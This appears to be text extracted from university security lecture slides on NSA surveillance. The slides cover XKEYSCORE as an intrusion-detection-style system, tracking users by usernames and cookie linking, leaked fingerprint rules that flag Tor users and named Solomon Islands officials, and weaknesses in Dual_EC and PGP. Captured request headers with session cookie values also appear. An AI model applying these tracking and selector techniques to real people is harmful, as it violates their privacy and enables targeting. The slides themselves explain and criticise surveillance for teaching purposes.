


Abusing Intrusion Detection: The NSA



Attack of the Day... TPM-Fail

Computer Science 161 Fall 2019



INTRODUCTION


Trusted Platform Module (TPM) serves as a root of trust for the operating system. TPM is supposed to protect our security keys from malicious adversaries like malware and rootkits.

One More NSA Resource: Friends and Frenemies...

- The NSA is part of an elite club
 - The 5-eyes (FVEY):
US, UK, Canada, Australia, New Zealand
 - Rules are "In country X, behave country X's laws"
 - But rules on targeting US persons remain
- Plus a series of "Frenemies"
 - Hey, country A, install this wiretap on a link between you and country B
 - We will follow the rules: We won't spy on your people, you don't spy on ours, and we can see what everyone is doing
 - We cool? 👍
 - Hey, Country B...

And The Paperwork To Keep US Persons Safe...


- The Carter Page FISA warrant
- Original warrant application over 60! pages
- And a huge amount is not boilerplate, but specific analysis showing probable cause that Carter Page was an ***agent of the Russian Federation***
- Then renewals every 60-90 days!



And The NSA Objective...

- For a valid target (Non-US person, outside the US) ...
Be able to collect **all** relevant communications
- This requires the **capability** to collect on everyone!
 - After all, a valid target could be **anyone**, so you need global capability
- You don't know until **tomorrow** who you wanted to collect on today
- So the solution:
Collect everything you feasibly can on **everybody**
Store it for as long as you feasibly can

Drift Nets to Create (Content Derived) Metadata



Pulling Threads To Get Results

Computer Science 161 Fall 2019

Weaver



Wikimedia Photo

A Thread To Pull: Watching an IRC Chat

```
OtherDude: Hey, did you see  
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?  
AnonDude: hmmm...  
AnonDude: HAHAH, that's pretty funny!
```


Intercept captured 12/30/2011 11:32 GMT

Step 1: "Use SIGINT" (Signals Intelligence)/DNI
(Digital Network Intelligence):


Enables identification of AnonDude and developing a
"pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take
over AnonDude's computer

Start With Your Wiretaps... XKEYSCORE DEEPDIVE



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Inside the NIDS

```
GET HTTP /fubar/ 1.1..
```

HTTP Request

URL = /fubar/

Host =

```
GET HTTP /baz/?id=1f413 1.1...
```

HTTP Request

URL = /baz/?id=...

ID = 1f413

```
220 mail.domain.target ESMTPE Sendmail...
```

Sendmail


From = someguy@...

To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion:***
Anyone who wants to evade uses cryptography instead

Which NIDS To Use?

- Zeek (formerly Bro) Network Security Monitor (BSD license)
 - Includes a robust suite of protocol parsers
 - Realtime operation, invokes Bro policy scripts
 - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
 - Only handles the reassembly:
Network traffic to files, then invoke separate parser programs
 - Near real-time operation:
Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
 - Formerly Amesys (was part of Bull)
 - Commercial "Intelligence" interception package



Tracking People Not Machines: User Identification

ars technica

MAIN MENU MY STORIES: 11


brorocksdude Settings Log out

```
<h1><a href="http://arstechnica.com"><em>Ars</em>Technica</a></h1>
<div id="profile">
  <!-- cache hit 1014:header/site-toggle:8f8f5f37cc4e0d240d8d41ce56fad51e -->
  <li class="site-1 selected"><a href="http://arstechnica.com/?return">Ars Techni
  <li class="site-3"><a href="http://arstechnica.co.uk">Ars Technica UK</a></li>
</ul>
<span class="welcome">brorocksdude</span>
<a class="profile link" href="/profile/">Settings</a>
<a id="logout" href="/civis/ucp.php?mode=logout&autoredirect=1&return_to=http%3.
```

Request Headers

view source

```
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Cache-Control no-cache
Connection keep-alive
Cookie country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448
; cn_adcap=%7B%22count%22%3A1448985215520%7D; cn_expire=%22%3A1448921945069%7D; session_seen_posts=71437; phpb3_5qbzr_u
=503807; phpb3_5qbzr_k; phpb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BockerSniffer_com=1; s_fid
=71AE02B95B4C3265-06C52DA29295d11e; s_depth=2; timeSpent=1448921414710; s_vnum_m=144895680060%26vn%3D1
; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa
:T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=* %22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v
%2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@_%22nynewu_Q_sl_@_%22nynex8_Q_sd_@**+Q_v_@_3%5B100cf11_Q_vc_
@*_e_@3+Q_vs_@_%22nynex8_Q_vl_@_%22nynex8_Q_vd_@**+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be
; CN_un=03e54f06-1677-4f2f-a614-175f642e3bd0
DNT 1
Host arstechnica.com
Pragma no-cache
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```



Tracking People, Not Machines: Cookie Linking

```
▼ Request Headers view source  
Accept */*  
Accept-Encoding gzip, deflate  
Accept-Language en-US,en;q=0.5  
Connection keep-alive  
Cookie id=22391b715e0400d7|t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD;  
; _dtl_NO_DATA, DSID=NO_DATA  
DNT 1  
Host pubads.g.doubleclick.net  
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars  
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

```
▼ Request Headers view source  
Accept image/png,image/*;q=0.8,*/*;q=0.5  
Accept-Encoding gzip, deflate  
Accept-Language en-US,en;q=0.5  
Cache-Control no-cache  
Connection keep-alive  
Cookie UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987  
DNT 1  
Host sb.scorecardresearch.com  
Pragma no-cache  
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars  
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Homework Assignment

NOT SECRET//UCB//REL 194-30

- Assignment previously given to advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
 - HTTP title metadata extraction
 - Username identification
 - Cookie linking
- 11 groups of 2 in the class:
 - 1 failed to complete
 - 1 did poor job (very slow, but as I never specified performance goals...)
 - 9 success
 - Including 2-3 well written ones
- Project was probably too easy...
 - The more open ended “bang on the great firewall” project was better


Bulk Recording



NSA is actually amateur hour:
Bulk record is only 3-5 days,
decision is “record or not”

LBNL is 3-6 **months**, decision
includes truncation (“stop after
X bytes”)


Federated Search



Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
- With a lot of pre-canned search scripts for low-sophistication users
- Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: <https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html>

■ EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:



AKA: Tell Me All The Jihobbiests With A Single Query!

To comply with USSID-18 you AND that with some other information like an IP or Sc country

IP Address: 210 [blacked out] Either [dropdown]
Country: [dropdown] Io [dropdown]

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:
 - `fingerprint('anonymizer/tor/bridge/tls') =
 ssl_x509_subject('bridges.torproject.org') or
 ssl_dns_name('bridges.torproject.org');`
 - `fingerprint('anonymizer/tor/torproject_visit') =
 http_host('www.torproject.org')
 and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));`
- System is "near real time":
 - Parse flow **completely** then check for signature matches
 - You write in a different style in a real-time system like Zeek
 - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule:

New Zealand spying on Solomon Island gvmnt...

```
fingerprint('document/solomons_gov/gov_documents') =
  document_body
    (('Memorandum by the Minister of' and 'Solomon') or
     'Cabinet of Solomon Islands' or
     ('conclusions of the' and 'solomon' and 'cabinet') or
     ('Truth and Reconciliation Commission' and 'Solomon') or
     ('TRC 'c and 'trc report' and 'Solomon') or
     ('former tension militants' and 'Malaita') or
     'malaita eagle force' or 'malaita ma\'asina forum' or
     ('MMF 'c and 'Solomon') or 'Members Rise Group' or
     'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
  or
  document_author(word('rqurusu' or 'ptagini' or
                       'jremobatu' or 'riroga' or 'Barnabas Anga' or
                       'Robert Iroga' or 'Dr Philip Tagini' or
                       'Fiona Indu' or 'FSII' or 'James Remobatu' or
                       'Rose Qurusu' or 'Philip Tagini'));
```


And Inline C++...

```
/** Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
  email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
                /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3})?:?
                ([0-9]{2,4}?[^\0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
          }}
main: {{
  static const std::string SCHEMA_OLD = "tor_bridges";
  ...
  if (bridges) {
    ...
    xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
  return true;  }});
```

Wiretapping Crypto...

IPSec & TLS

- Good transport cryptography messes up the NSA, but...
 - There are tricks...
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
 - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
- Theft: No forward secrecy? HA, got yer certificate...
- Weak Diffie/Hellman: If you always use the same prime p ...
 - It takes a lot of work to break the first handshake...
 - But the rest take a lot less effort

Dual-EC DRBG

- Dual_EC is a pRNG based on elliptic curve math and two points P and Q
 - If you generate $P = eQ$ with e secret...
 - You now break the pRNG completely:
Its a public-key based backdoor
- Anyone can generate a series of random values but...
 - Only if you know e you can derive the internal state from the outputs
- And there is **no** rollback resistance
 - So look at the TLS handshake for DHE:
Server generates public R_s and private a for $g^a \bmod p$

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use...
 - So it is uncommon, so any usage stands out
- It has easy to recognize headers...
 - Even when you exclude `-----BEGIN PGP MESSAGE-----`
- It has no forward secrecy...
 - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around...
 - Not only the email headers used to email it...
 - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish...)

- You can easily map who talks to whom...
 - And when, and how much data, and who is CC'ed...
 - ***Never underestimate the power of traffic analysis***
 - Thus you have the entire social graph!
- You can then identify the super nodes...
 - Those who talk to lots of other people...
- And then you pwn them!
 - See later

Query Focused Datasets: Mostly Write-Only Data with Exact Search

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24



Username



IP



